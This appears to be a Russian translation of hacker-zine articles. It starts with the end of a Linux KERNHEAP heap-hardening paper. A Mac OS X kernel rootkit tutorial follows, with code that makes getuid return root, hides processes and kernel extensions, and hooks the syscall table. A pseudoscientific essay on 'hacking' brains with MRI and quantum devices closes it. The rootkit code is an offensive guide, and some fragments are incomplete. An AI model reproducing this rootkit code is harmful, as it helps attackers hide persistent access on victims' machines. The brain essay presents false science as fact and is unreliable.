Вместо статических известных значений (`RED_INACTIVE / RED_ACTIVE`) KERNHEAP использует контрольную сумму, зависящую от runtime-сгенерированного `cookie`. Для вычисления используется алгоритм **Murmur2** — исключительно быстрый алгоритм хеширования.

Проверки выполняются в:

- `kfree()` и `kmem_cache_free()`
- `kmem_cache_destroy()`
- `copy_from_user()` и `copy_to_user()`

Слияние в SLUB отключено для безопасности.

3.2 Обнаружение произвольных указателей free

Два типичных сценария:

```
/* Сценарий 1: Повторное освобождение через старый указатель */
void *a = kmalloc(64, GFP_KERNEL);
foo_t *b = (foo_t *) a;
kfree(a);
a = kmalloc(64, GFP_KERNEL);
kfree(b); // освобождает новый объект, не тот, что ожидается

/* Сценарий 2: Двойное освобождение */
void *a = kmalloc(64, GFP_KERNEL);
foo_t *b = (foo_t *) a;
kfree(a);
kfree(b); // двойное освобождение
```

Проверки KERNHEAP при `kfree`:

1. После успешного `kfree` записывается слово-маркер в память

2. При следующем выделении проверяется, что маркер не изменён
3. Безопасное удаление в LIST_HEAD-основанных списках

3.3 Проверки NetBSD и OpenBSD

NetBSD/OpenBSD реализуют WEIRD_ADDR (0xdeadbeef) для обнаружения use-after-free и системный halt при обнаружении двойного освобождения — в отличие от Linux, который только выводит информационное сообщение.

```
#define WEIRD_ADDR ((uint32_t) 0xdeadbeef)

if (__predict_false(freep->spare0 == WEIRD_ADDR)) {
    printf("multiply freed item %p\n", addr);
    panic("free: duplicated free");
}
```

3.4 Windows 7 Safe Unlinking

Microsoft добавила безопасное удаление в аллокатор пула ядра Windows 7:

```
Flink = Entry->Flink;
Blink = Entry->Blink;
if (Flink->Blink != Entry) KeBugCheckEx(...);
if (Blink->Flink != Entry) KeBugCheckEx(...);
```

Это уже присутствовало в нерозничных версиях Vista. Безопасное удаление в GNU libc существует с версии 2.3.5, в ядре Linux — с 2006 (CONFIG_DEBUG_LIST).

4. Санация памяти lookaside-кешей

Ни kfree(), ни kmalloc() не обнуляют память — информация остаётся там неопределённое время, что является риском безопасности.

Введён флаг **GFP_SENSITIVE**. Изменённые интерфейсы:

- IPC ктем кеш
- Криптографическая подсистема (CryptoAPI)
- TTY буфер и API аудита
- WEP шифрование в mac80211
- AF_KEY сокеты
- Подсистема аудита

Флаги на уровне страниц: SetPageSensitive, ClearPageSensitive, PageSensitive.

5. Противодействие эксплуатации kmalloc() через IPC

Техника, основанная на IPC: атакующий использует семафоры (shmid_kernel) для управления состоянием кучи и создания эксплуатируемых соседних объектов.

KERNHEAP вводит рандомизацию объектов shmid_kernel в пуле kmalloc-кешей, делая надёжное управление кучей намного сложнее.

9. Неизбежность провала

9.1 Обход SELinux

SELinux был полностью обойдён в надёжных эксплоитах для SCTP-уязвимости. Это свидетельствует о неспособности таких систем выдержать атаки на уязвимости ядра.

9.2 Обход AppArmor

Аналогичным образом обойден в эксплоитах для SCTP.

10. Ссылки

- [1] Jeff Bonwick, "The Slab Allocator", USENIX Summer 1994
- [5] LWN.net, "The SLQB allocator", декабрь 2008
- [7] PaX documentation
- [9] Murmur2 hash — Austin Appleby
- [10] MCAST_MSFILTER exploit by twiz
- [14] Kostya Kortchinsky, "Exploiting Kernel Pool Overflows"
- [15] sgrakkyu, полностью удалённый эксплойт для SCTP

Разработка руткитов для ядра Mac OS X

Авторы: wowie` и ghalen` (#hack.se)

Содержание

1. Введение
 - 1.1 Предыстория
 - 1.2 Основы руткитов
 - 1.3 Основы системных вызовов
 - 1.4 Userspace и kernel space
2. Знакомство с ядром XNU
 - 2.1 История руткитов для ядра OS X
 - 2.2 Поиск таблицы входов системных вызовов
 - 2.3 Непрозрачные структуры ядра
 - 2.4 Фреймворк I/O Kit
3. Разработка для ядра Mac OS X
 - 3.1 Зависимость от версии ядра
4. Ваш первый руткит для OS X
 - 4.1 Замена простого системного вызова
 - 4.2 Скрытие процессов
 - 4.3 Скрытие файлов
 - 4.4 Скрытие расширения ядра
 - 4.5 Запуск программ userspace из kernel space
 - 4.6 Управление руткитом из userspace
5. Патчинг ядра во время выполнения через Mach API
 - 5.1 Перехват системных вызовов
 - 5.2 Direct Kernel Object Manipulation
6. Обнаружение
 - 6.1 Обнаружение перехваченных системных вызовов
7. Итоги
8. Ссылки
9. Код

1. Введение

1.1 Предыстория

Руткиты для различных операционных систем существуют много лет. Linux, Windows, различные *BSD-варианты — все пострадали от них. Ядерные руткиты — продолжение стандартных файловых руткитов прошлого. Появление таких инструментов как Osiris и Tripwire вынудило разработчиков, стремящихся подорвать операционную систему, переместиться в kernel space.

Данная статья описывает основы патчинга ядра во время выполнения и руткитов для Mac OS X. Apple поддерживает Intel и PowerPC — код совместим с обеими архитектурами.

1.2 Основы руткитов

Цель руткита — скрыть присутствие злоумышленника и его инструментов. Типичные функции:

- Скрытие файлов
- Скрытие процессов

- Скрытие сетевых сокетов

Когда `/bin/ls` перечисляет файлы, он вызывает системный вызов `getdirentries()`. Чтобы скрыть файл — нужно модифицировать данные, возвращаемые этим вызовом, удалив соответствующую запись перед возвратом пользователю.

1.3 Основы системных вызовов

Системный вызов — API-функция, обеспечивающая доступ к сервисам ядра. Каждый системный вызов имеет номер. Ядро хранит список всех системных вызовов в таблице (`sysentry table`), каждая запись которой содержит указатель функции.

Системные вызовы, интересные для руткита, скрывающего файлы:

```
196 - SYS_getdirentries
222 - SYS_getdirentriesattr
344 - SYS_getdirentries64
```

1.4 Userspace и Kernelspace

Ядро работает в отдельном пространстве памяти. Для копирования данных в/из `userspace` используются специальные функции `copyin(9)` и `copyout(9)`.

2. Знакомство с ядром XNU

Ядро XNU основано на микроядре Mach и FreeBSD 5:

- **Mach**: потоки ядра, процессы, вытесняющая многозадачность, передача сообщений, управление виртуальной памятью, консольный I/O
- **BSD**: POSIX API, сеть, файловые системы
- **I/O Kit**: объектно-ориентированный фреймворк драйверов устройств

Как XNU, так и `userland` имеют собственное 4GB адресное пространство.

2.1 История руткитов для ядра OS X

Один из первых публично выпущенных руткитов — **WeaponX** (нето, ноябрь 2004). Он не работает на новых версиях из-за значительных изменений ядра.

В последних версиях OS X Apple несколько усилил ядро:

- `Sysentry` таблица больше не является экспортируемым символом (с 10.4)
- Ключевые структуры ядра непрозрачны

2.2 Поиск таблицы входов системных вызовов

С OS X 10.4 `sysentry` таблица не экспортируется. Лэндон Фуллер обнаружил: экспортируемый символ `nsysent` (число записей) хранится близко к таблице. Он написал небольшую процедуру для её поиска.

Структура `sysent`:

```
struct sysent {
    int16_t  sy_narg;          /* число аргументов */
    int8_t   reserved;
```

```

int8_t    sy_flags;
sy_call_t *sy_call;      /* реализующая функция */
sy_munge_t *sy_arg_munge32;
sy_munge_t *sy_arg_munge64;
int32_t   sy_return_type;
uint16_t  sy_arg_bytes;
} *_sysent;

```

Самая интересная часть — указатель `sy_call`. Перехват = замена этого указателя.

2.3 Непрозрачные структуры ядра

Apple скрыла большие части внутренних структур за API. Пример: структура `proc` в OS X 10.4 сильно отличается от 10.3 — убран указатель `p_ucred`, что ломает метод пемо для установки UID/GID в 0.

Для разработчика руткита это проблема. К счастью, исходный код XNU открыт и доступен для загрузки с Apple.

2.4 Фреймворк I/O Kit

I/O Kit работает в `kernel space` и может взаимодействовать с аппаратным обеспечением — идеален для написания кейлоггеров. Пример: **logKext** (drspringfield) использует I/O Kit для логирования нажатий клавиш.

3. Разработка для ядра Mac OS X

Простейший способ написать расширение ядра — использовать XCode-шаблоны 'Generic Kernel Extension'.

```

kern_return_t rootkit_0_1_start(kmod_info_t * ki, void * d) {
    return KERN_SUCCESS;
}

kern_return_t rootkit_0_1_stop(kmod_info_t * ki, void * d) {
    return KERN_SUCCESS;
}

```

Загрузка: `/sbin/kextload rootkit_0_1.kext` (требуется root)

3.1 Зависимость от версии ядра

Доступ к `nsysent` ограничен, если `kext` не скомпилирован для конкретного выпуска ядра. Конфигурируется в `Info.plist`:

```

<key>OSBundleLibraries</key>
<dict>
    <key>com.apple.kernel</key>
    <string>9.6.0</string>
</dict>

```

4. Ваш первый руткит для OS X

4.1 Замена простого системного вызова

```
int new_getuid()
{
    return(0); /* всегда возвращать root */
}

kern_return_t rootkit_0_1_start(kmod_info_t * ki, void * d) {
    struct sysent *sysent = find_sysent();
    sysent[SYS_getuid].sy_call = (void *) new_getuid;
    return KERN_SUCCESS;
}
```

4.2 Скрытие процессов

/bin/ps, top и Activity Monitor перечисляют процессы через sysctl(2). Нужно перехватить sysctl и обработать команду CTL_KERN→KERN_PROC:

```
/* Поиск процесса для удаления */
for (i = 0; i < nprocs; i++)
    if(plist[i].kp_proc.p_pid == 11) /* захардкоженный PID */
    {
        if((i+1) < nprocs)
            bcopy(&plist[i+1], &plist[i],
                (nprocs-(i+1)) * sizeof(struct kinfo_proc));
        oldlen -= sizeof(struct kinfo_proc);
        nprocs--;
    }

/* Копирование обратно в userspace */
suulong(uap->oldlenp, oldlen);
copyout(mem, uap->old, oldlen);
```

Нужно перехватить три системных вызова: SYS_getdirentries, SYS_getdirentriesattr, SYS_getdirentries64. Процесс аналогичен скрытию процессов: вызов оригинальной функции → копирование данных из userspace → модификация → копирование обратно.

4.4 Скрытие расширения ядра

kextstat перечисляет загруженные модули. nemo обнаружил элегантный способ скрыть присутствие ядерного модуля через манипуляцию kmod:

```
extern kmod_info_t *kmod;

void activate_cloaking() {
    kmod_info_t *k;
    /* Удаление из связанного списка */
}

---
```

5. Патчинг ядра через Mach API

5.1 Перехват системных вызовов

Mach API предоставляет mach_vm_read() и mach_vm_write() для чтения/записи памяти ядра — позволяя модифицировать sysentry таблицу без загрузки KEXT.

5.2 Direct Kernel Object Manipulation (DKOM)

Манипуляция объектами ядра напрямую для скрытия процессов, файлов и т.д.

6. Обнаружение

Обнаружение перехваченных системных вызовов на OS X:

```
# Получение адреса sys_call_table
nm /mach_kernel | grep _sysent

# Проверка функций в таблице
gdb /mach_kernel
(gdb) x/100x _sysent
```

7. Итоги

OS X предоставляет несколько путей для манипуляции ядром. Основные из них:

1. Расширения ядра BSD (KEXT)
2. I/O Kit драйверы
3. Mach API (без KEXT)

Apple усложнила разработку руткитов, скрыв sysentry таблицу и сделав структуры ядра непрозрачными — но открытый исходный код XNU компенсирует это.

8. Ссылки

- [1] Landon Fuller, нахождение sysentry таблицы
- [2] Apple Developer — <http://developer.apple.com>
- [3] XNU источник — <http://www.opensource.apple.com>
- [4] Apple, "Kernel Programming Guide"
- [5] nemo — <http://www.felinemenace.org>
- [9] WeaponX — <http://www.felinemenace.org>
- [10] logKext — <https://sourceforge.net/projects/logkext/>

Насколько близко они подошлись к взлому вашего мозга?

Автор: dahut (dahut@skynet.be)

С момента изобретения ЭЭГ писатели-фантасты создали множество книг с историями о том, как выкачивают содержимое мозга и пересаживают его в другой, берут под контроль вашу душу или волю и управляют вами словно роботом. Мы не станем говорить об известном проекте MK-ULTRA, который так и не породил ни одного реально работающего устройства, приближающегося к этому результату. То, чего им удалось достичь, хорошо описано в по-прежнему вызывающей подозрения книге «Транс-формация Америки» (www.trance-formation.com).

Тем не менее наши недавние исследования показывают, что нечто подобное уже происходит — или вот-вот произойдёт.

Мы разберём две разные технологии, способные обеспечить прорыв в области управления сознанием.

1. МРТ

Повышая разрешение устройств магнитно-резонансной томографии, можно получить очень интересные возможности — например, вживлять идеи или воспоминания в мозг другого человека.

Сегодня существует множество способов измерить мозговую активность. В определённой мере мозговая активность и есть содержимое мозга — в зависимости от того, что именно вы измеряете и что ищете.

Наиболее продвинутая работа по изучению содержимого мозга — проект BlueBrain, созданный Генри Маркхамом в EPFL (Швейцария). Его лаборатория использует суперкомпьютер IBM Blue Gene с 10 000 процессорами и высокопроизводительный компьютер Silicon Graphics с 16 графическими картами и 64 процессорами Itanium 2 для отображения результатов вычислений. Работа началась с инвентаризации всех типов нейронов и типов их откликов — удалось выделить по несколько десятков разновидностей каждого. Затем были созданы устройства для оцифровки геометрии каждого типа нейрона с пошаговым обходом дендритов и аксонов — ветвь за ветвью, сегмент за сегментом, с учётом изменений диаметра и так далее. Один типичный нейрон в итоге описывается примерно 10 000 трёхмерными координатами XYZ. Далее в очень небольшом пространстве — 5 мм на 1 мм — было упаковано 10 000 нейронов разных типов. Учёные называют это микроколонкой неокортекса. Затем на вход «сети» подавался электрический сигнал и проводилась симуляция с использованием нескольких десятков типов откликов, характерных для данных нейронов. Результатом стало изменённое электрическое состояние всех ветвей — 100 миллионов ветвей! Каждая с собственным уровнем электрического потенциала. Такая плотность нейронов порождает короткие замыкания между ними — синапсы. Подобная микроколонка может содержать до триллиона синапсов!

С механической точки зрения это уже не сеть — это плотная материя с различным электрическим уровнем в каждом кубическом участке размером 5 микрон. Нейронную сеть следует воспринимать как устройство обработки ввода-вывода, тогда как остаточные электрические уровни — это память о событиях, привычках, опыте.

Представим теперь, что лаборатория создала МРТ-устройство с таким разрешением. Оно будет измерять электрический уровень каждые 5 микрон для заданной области мозга — скажем, для начала возьмём зону, управляющую обеими руками. Данные займут несколько терабайт — вполне посильная задача по хранению на сегодняшний день.

Теперь представим, что мы помещаем голову человека в другое устройство — трёхмерную фазированную антенную решётку, точнее, микроволновый преобразователь (только излучающая часть). Такое устройство способно сканировать пространство без механического перемещения. Разместив два перпендикулярных преобразователя рядом с мозгом, можно направить в него два луча, и в точке их пересечения возникнет электрический импульс с интенсивностью, равной сумме обоих лучей — то есть равной исходному значению.

Таким образом, при достаточно высоком разрешении системы можно точно указать каждую клетку, считанную у «донора», и записать её значение в другой мозг.

Если донор — хороший скрипач, то реципиент, проснувшись, почувствует, что у него новые руки, и с удивлением обнаружит, как легко ему играть на скрипке (пусть и не Моцарта).

Идя дальше, можно считывать и записывать другие области мозга — например, хранящие опыт, навыки, зрительные образы. В последнем случае преступника или подозреваемого, отказывающегося говорить, можно «прочитать» через зрительную кору, а результат — «записать» в другой мозг. Реципиент «увидит» новые сцены, возможно — сцену преступления.

Чем выше разрешение, тем более детальными будут полученные воспоминания.

Необязательно добиваться точного нейрон-к-нейрону, сегмент-к-сегменту или синапс-к-синапсу совпадения между донором и реципиентом. Плотность настолько высока, что память внутри неокортекса вполне можно рассматривать как хранящуюся в трёхмерной матрице. Вне зависимости от строения сети, если это область, отвечающая за конкретную операцию (см. зоны Брока) — руки, речь, зрение и т. д. — то «знание», накопленное за годы, хранится в виде электрических уровней в этой матрице. Нейронная сеть сама найдёт путь через каналы с более высоким напряжением, записанным в матрицу, и мгновенно восстановит синаптические связи, воссоздав недостающие мосты.

2. «Вспомнить всё» и Арнольд Шварценеггер не так уж далеко!

Вот метафора для лучшего понимания концепции:

Представьте страну: в ней есть сёла и жители, соединённые дорожной сетью.

Перенесите дома и жителей в другое место, сохранив топологию. Где бы они ни оказались, они немедленно проложат дороги и тропы, соединив все дома и здания. Дома и жители — это наша память и навыки, воплощённые в электрических уровнях. Им нет дела до того, что нужно заново строить дороги и тропы. Они знают, куда им нужно попасть и какие связи необходимо установить для работы. Синаптическая пластичность поразительнее, чем можно вообразить: аксоны и дендриты способны изгибаться подобно змеям, приближаясь к другим нейронным структурам, и в мгновение ока устанавливать синаптические связи в любом нужном месте — и всё это за секунды!

По сути, представьте свой мозг как компьютер. Нейроны, первыми встречающие внешний сигнал, выполняют роль устройства ввода-вывода и аналогово-цифрового преобразователя. Эти нейроны расположены преимущественно на внутренней стороне неокортекса (внутри мозга). Нейроны, получающие преобразованные сигналы, являются процессорными блоками, а нейроны, принимающие результаты, передают их мышцам или другим частям тела. Параллельно все нейроны всё время фиксируют происходящее, записывая всё, что через них проходит: это и есть наша память — матрица, параллельная нейронной сети, используемая для хранения данных и

напрямую не связанная с нашим вычислительным блоком.

Описанная выше система не позволяет внедрять идеи в мозг — только знания, воспоминания и навыки. Порождение идей — это нечто иное, продукт сознания, и это совершенно другая история, связанная с квантовой физикой.

3. Квантовая физика

Мы вступаем в область передовых исследований, проводимых учёными-визионерами, которые не всегда вписываются в то, что принято называть «научной парадигмой» — иными словами, если они хотят сохранить ежегодное финансирование, им не следует углубляться в эти темы или рассказывать о своей работе. Мы представим некоторые из их разработок и покажем, как они могут взломать ваш мозг в совершенстве.

Если взять нейрон — или вообще любую живую клетку — в каждой из них можно обнаружить центриоли и микротрубочки. Все они состоят из двухсостоянивых молекул-мономеров, способных принимать два состояния — альфа и бета — в зависимости от квантового состояния одного из своих компонентов. Каждая молекула находится в одном состоянии, но может переключиться в другое по причинам, пока не до конца понятным. Когда все молекулы одной микротрубочки переходят в одинаковое состояние, микротрубочка становится сверхпроводящей для света и некоторых других волн. Смена состояния вызывается частицей со спином, которая сталкивается с молекулой и изменяет положение одного из её атомов. Размер этих молекул составляет 15 нм. Следовательно, нам нужно устройство, способное посылать частицы со спином в мозг с разрешением не хуже 15 нм, чтобы иметь шанс повернуть атом в нужную сторону. Будем надеяться, что частица с левым спином переведёт молекулу в её L-ассоциированное состояние — назовём его альфа-состоянием.

В лабораториях уже существуют устройства, способные регулировать и измерять направление спина частиц. Представим, что мы создадим их таким образом, чтобы они могли работать с мозгом примерно так же, как МРТ-устройство для взлома. Это будет не система с трёхмерной фазированной решёткой, а скорее волновая пушка, регулирующая происхождение волны таким образом, чтобы точно попасть на нужное расстояние до конкретного электрона. Устройство должно быть высокоточным и быстрым. Можно рассчитывать на минимум один миллион антенн в системе (не беспокойтесь — они используются именно в таких сложных конфигурациях). Устройство будет обрабатывать неокортекс миллиметр за миллиметром и потребует около одной минуты для считывания или изменения квадратного сантиметра. Поскольку вся поверхность неокортекса составляет около 2 000 кв. см, устройству понадобится около двух дней на полный взлом мозга. Отсутствие точного геометрического совпадения между двумя мозгами не является проблемой — по той же причине, что и в случае с МРТ-системой. Именно здесь — и только здесь — можно говорить о голографической памяти, поскольку важно пространственное содержание, а не топологическое. Нейронная сеть мозга настолько плотна, что при хранении информации она перестаёт быть сетью. Это как дома, стоящие так тесно, что можно прыгать с крыши на крышу, не выходя на улицу. Дороги нужны, чтобы обрабатывать данные, поступающие в деревню и уходящие из неё, но внутри деревни дороги не нужны вовсе.

Теперь разберём, к чему приведёт подобное воздействие на ваш мозг.

Когда вы проснётесь после долгого пребывания в устройстве, вы не почувствуете ничего нового — потому что вы больше не будете собой, и вы не сможете вспомнить свою прежнюю жизнь. Человек перед вами, пришедший из другой машины — «донор» — теперь ВЫ, но в другом теле. Вы ощущаете себя близнецами: у вас одинаковые воспоминания о жизни, вы думаете одинаково, у вас одни и те же знания и интеллект. Если ему грустно — вам тоже грустно, если ему хорошо — и вам хорошо, если он любит мужчин — вы тоже будете любить мужчин.

Если он террорист — вы будете вести себя как террорист. Ничему не нужно учиться — всё уже есть в вашем мозге. Вы знаете, как собрать бомбу, как управлять самолётом, как драться и так далее. Но вас не нужно было долго готовить, убеждать, вербовать. Что ж, есть расходы на само устройство — оно совсем не дёшево, но у них есть деньги!

Можно также скопировать лишь часть мозга — но это рискованнее, ведь мы находимся здесь на границе исследованного, и это чревато опасными пересечениями памяти: например, верхняя часть — от вашей жены, а нижняя — от вашего «любимого бойфренда»!

Следующим утром, проснувшись, подумайте дважды: всё ли ещё вы — это вы?

Ссылки

- <http://bluebrain.epfl.ch/>
- http://en.wikipedia.org/wiki/Phased_array
- http://en.wikipedia.org/wiki/Total_Recall